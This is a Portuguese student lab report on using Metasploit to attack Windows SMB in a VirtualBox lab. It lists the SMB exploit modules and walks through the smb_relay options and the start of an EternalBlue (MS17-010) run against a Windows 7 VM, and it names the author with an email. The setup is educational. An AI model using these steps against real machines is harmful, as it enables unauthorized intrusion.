RELATÓRIO EXPLOITATION

nome: Lucas Loscheider
email: lucaslc01@hotmail.com

Introdução

Neste relatório exploraremos o uso da ferramenta Metasploit, com o enfoque no module exploit para explorar-mos vulnerabilidades do protocolo SMB do windows.
O metasploit possui 7 tipos de modules:

- Exploits
- Payloads
- Auxiliary
- Nops
- Encoders
- Evasion
- Post

Usaremos o **exploit** (um module que explora um sistema, ex: windows, com uma vulnerabilidade. Assim um **payload** será instalado no sistema.) para explorar o **SMB** do windows.

Termos Importantes

SMB (Server Message Block) é um protocolo de rede da camada de aplicação para compartilhamento de arquivos que permite que aplicações no computador leiam e escrevam em arquivos e também solicitem serviços em uma rede. Usando o protocolo SMB, uma aplicação pode acessar arquivos em um servidor remoto, lendo, criando e atualizando esses arquivos. Esse protocolo é usando no Microsoft Windows.

Module é um pedaço de software que o Metasploit usa para executar tarefas como exploração ou escaneamento de um alvo

PostgreSQL: é uma ferramenta que atua como sistema de gerenciamento de bancos de dados relacionados. Seu foco é permitir implementação da linguagem SQL em estruturas, garantindo um trabalho com os padrões desse tipo de ordenação dos dados. Tem o papel de gerenciar os dados desses bancos de maneira organizada e eficaz, rodando e gravando todas as informações que ficam registradas nesses compartimentos. Por meio desse sistema, usuários podem executar consultas de maneira simples, sem precisar acessar diretamente o banco de dados.

Payload é a parte principal dos dados transmitidos, ou seja, os dados recebidos pelo sistema destinatário excluindo os dados complementares como cabeçalhos e metadados (usados para rotular e direcionar a entrega a um destino específico).

Metasploit é um projeto de segurança de informação que divulga informações relacionadas a vulnerabilidades e busca facilitar testes de penetração (automatiza alguns processos, como rodar scan de portas e busca por vulnerabilidades registradas na database) e o desenvolvimento de Sistema de detecção de intrusos.

Execução parte 1 – explorando SMB do Metasploit

Iniciamos o **PostgreSQL** no terminal com o comando **“service postgresql start”** (usado para auxiliar o metasploit e permitir armazenar informação de exploração) e depois o comando **“msfconsole”** para iniciar o Metasploit. Depois disso, iremos interagir, de forma a buscar e poder acessar as vulnerabilidades do **SMB** do sistema windows com o comando **“use exploit/windows/smb”**.
Também é possível usar o comando search para buscar uma vulnerabilidade especifica (por exemplo no terminal **“search type:exploit plataform:windows smb”**, o qual seleciona o tipo de module, o sistema operacional e o servico a ter a vulnerabilidade explorada):



Figure 1


lolo@lolo: ~
File Actions Edit View Help
9 exploit/windows/smb/ms06_025_rras 2006-06-13 average
No MS06-025 Microsoft RRAS Service Overflow
10 exploit/windows/smb/ms06_040_netapi 2006-08-08 good
No MS06-040 Microsoft Server Service NetpwPathCanonicalize Overflow
11 exploit/windows/smb/ms06_066_nwapi 2006-11-14 good
No MS06-066 Microsoft Services nwapi32.dll Module Exploit
12 exploit/windows/smb/ms06_066_nwwks 2006-11-14 good
No MS06-066 Microsoft Services nwwks.dll Module Exploit
13 exploit/windows/smb/ms06_070_wkssvc 2006-11-14 manual
No MS06-070 Microsoft Workstation Service NetpManageIPCConnect Overflow
14 exploit/windows/smb/ms07_029_msdns_zonename 2007-04-12 manual
No MS07-029 Microsoft DNS RPC Service extractQuotedChar() Overflow (SMB)
15 exploit/windows/smb/ms08_067_netapi 2008-10-28 great
Yes MS08-067 Microsoft Server Service Relative Path Stack Corruption
16 exploit/windows/smb/ms09_050_smb2_negotiate_func_index 2009-09-07 good
No MS09-050 Microsoft SRV2.SYS SMB Negotiate ProcessID Function Table Dereferen
ce
17 exploit/windows/smb/ms10_046_shortcut_icon_dllloader 2010-07-16 excelle
nt No Microsoft Windows Shell LNK Code Execution
18 exploit/windows/smb/ms10_061_spoolss 2010-09-14 excelle
nt No MS10-061 Microsoft Print Spooler Service Impersonation Vulnerability
19 exploit/windows/smb/ms15_020_shortcut_icon_dllloader 2015-03-10 excelle
nt No Microsoft Windows Shell LNK Code Execution
20 exploit/windows/smb/ms17_010_eternalblue 2017-03-14 average
Yes MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
21 exploit/windows/smb/ms17_010_eternalblue_win8 2017-03-14 average
No MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption for Win8+

Figure 2



Figure 3

Acima podemos ver informações como o nome do module, uma breve explicação, a data da descoberta e o ranking que, quanto maior for menor será a instabilidade e erro ao se explorar um determinado module. Também é possível ver mais informações de um module mostrado nessa lista inserindo o comando **“info **”, onde ** representa o número do module informado na coluna da esquerda.** Ou então, depois de selecionado o module(selecionado a seguir no próximo parágrafo), somos capazes de vizualizar uma descrição completa daquele module com o comando “**show info”**.

Selecionando o **módulo 27 (smb_relay) no terminal “use exploit/windows/smb/smb_relay”** e depois digitando **“show options”**, somos capazes de observar uma descrição mais detalhada do module selecionado e as informações necessárias para utilizá-lo, sendo algumas opções possíveis de serem modificá-das:



Figure 4

Digitando no terminal **“show payloads”** somos capazes de ver uma lista grande a qual nos mostra diferentes abordagens para explorar a vulnerabilidade escolhida, usando um payload específico. (essa lista não será mostrada aqui porque são aproximadamente 230+ payloads).

Para modificar as informações requeridas para utilziar o payload (marcadas com yes), com o module selecionado utilize “set SRVPORT 80”, onde SRVHOST representa um dos dados necessários e 80 a informação necessária para o dado (nesse caso o dado é uma porta 80, respectivamente).

Depois de configurado, e pronto para ser executado informe “exploit”. Assim será executado o payload no alvo selecionado.

Execução parte 2 – Explorando vulnerabilidade MS17-010 (Microsoft)

Primeiramente buscamos no Metasploit pela vulnerabilidade **MS17-010**:



Figure 5

De acordo com a microsoft, essa brecha “permite a execução de um código remoto se um atacante enviar mensagens especialmente criadas para o Microsoft Server Message Block 1.0 (SMBv1) server.”

Escolhendo o eternalblue (numero 2 a esquerda) e vendo mais informações sobre:



Figure 6

Percebemos que precisaremos do host da máquina windows a ser invadida. Por isso simulamos uma versão do windows 7 (versão vulnerável) no VirtualBox para esse propósito e identificamos o **IP** com o comando “**ipconfig”** no terminal do Windows:

